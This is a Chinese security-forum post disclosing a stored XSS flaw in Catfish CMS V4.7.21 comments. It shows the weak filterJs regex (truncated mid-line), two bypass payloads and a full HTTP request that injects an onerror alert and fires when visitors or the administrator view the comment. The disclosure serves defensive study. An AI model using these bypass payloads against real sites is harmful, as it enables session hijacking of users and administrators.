Catfish(鲶鱼) CMS V 4.7.21 存储型XSS漏洞

tom0li / 2018-04-08 21:36:25 / 浏览数 2357 安全技术 WEB安全 顶(0) 踩(0)

Catfish(鲶鱼) CMS
开源免费的PHP内容管理系统
不需要高深专业技术轻松搭建网站
使用简单 灵活方便 稳定快捷
风格切换 想换就换 适应不同需求
最新版本：V 4.7.21
http://www.catfish-cms.com/

分析

文件在 \application\index\controller\Index.php 评论处存在xss

```
public function pinglun()
   {
       $beipinglunren = Db::name('posts')->where('id',Request::instance()->post('id'))->field('post_author')->find();
       if($beipinglunren['post_author'] != Session::get($this->session_prefix.'user_id'))
       {
           $comment = Db::name('options')->where('option_name','comment')->field('option_value')->find();
           $plzt = 1;
           if($comment['option_value'] == 1)
           {
               $plzt = 0;
           }
           $data = [
               'post_id' => Request::instance()->post('id'),
               'url' => 'index/Index/article/id/'.Request::instance()->post('id'),
               'uid' => Session::get($this->session_prefix.'user_id'),
               'to_uid' => $beipinglunren['post_author'],
               'createtime' => date("Y-m-d H:i:s"),
               'content' => $this->filterJs(Request::instance()->post('pinglun')),
               'status' => $plzt
           ];
           Db::name('comments')->insert($data);
           Db::name('posts')
               ->where('id', Request::instance()->post('id'))
               ->update([
                   'post_comment' => date("Y-m-d H:i:s"),
                   'comment_count' => ['exp','comment_count+1']
               ]);
           $param = '';
           Hook::add('comment_post',$this->plugins);
           Hook::listen('comment_post',$param,$this->ccc);
       }
   }
```

问题点如下：
'content' => $this->filterJs(Request::instance()->post('pinglun')),
Db::name('comments')->insert($data);
data中的content经filterJs插入数据库

filterJs过滤函数如下


```
protected function filterJs($str)
   {
       while(stripos($str,'<script') !== false || stripos($str,'<style') !== false || stripos($str,'<iframe') !== false || str
       {
           $str = preg_replace(['/<script[\s\S]*?<\/script[\s]*>/i','/<style[\s\S]*?<\/style[\s]*>/i','/<iframe[\s\S]*?[<\/ifr
       }
       return $str;
   }
```

正则有问题。
列举2个绕过payload

```
<img src=x onerror=alert(1)>
<p onmouseover="javascript:alert(1);">M</p>
```

验证

注册用户登陆，对文章评论




提交评论抓包改为

```
POST /cat/index/Index/pinglun HTTP/1.1
Host: ww[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.tom.com/cat/article/2.html
Content-Length: 41
Cookie: PHPSESSID=nrifnken1pbd1ijr195n0spi41; setok=; think_var=zh-cn
DNT: 1
Connection: close

id=2&pinglun=<img src=x onerror=alert(1)>
```

浏览文章或管理员登陆后台可触发



上一篇：spring-messaging ... 下一篇：ELF病毒分析

1. 2 条回复

chybeta 2018-04-08 21:40:06

https://chybeta.github.io/2017/07/11/Catfish-%E9%B2%B6%E9%B1%BC-CMS-V-4-4-10-%E7%95%99%E8%A8%80%E6%9D%BF%E5%AD%98%E5%82%A8

...这么久了，居然还没修复...

0 回复Ta

tom0li 2018-04-08 21:43:17

@chybeta 嗯，没过滤好

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板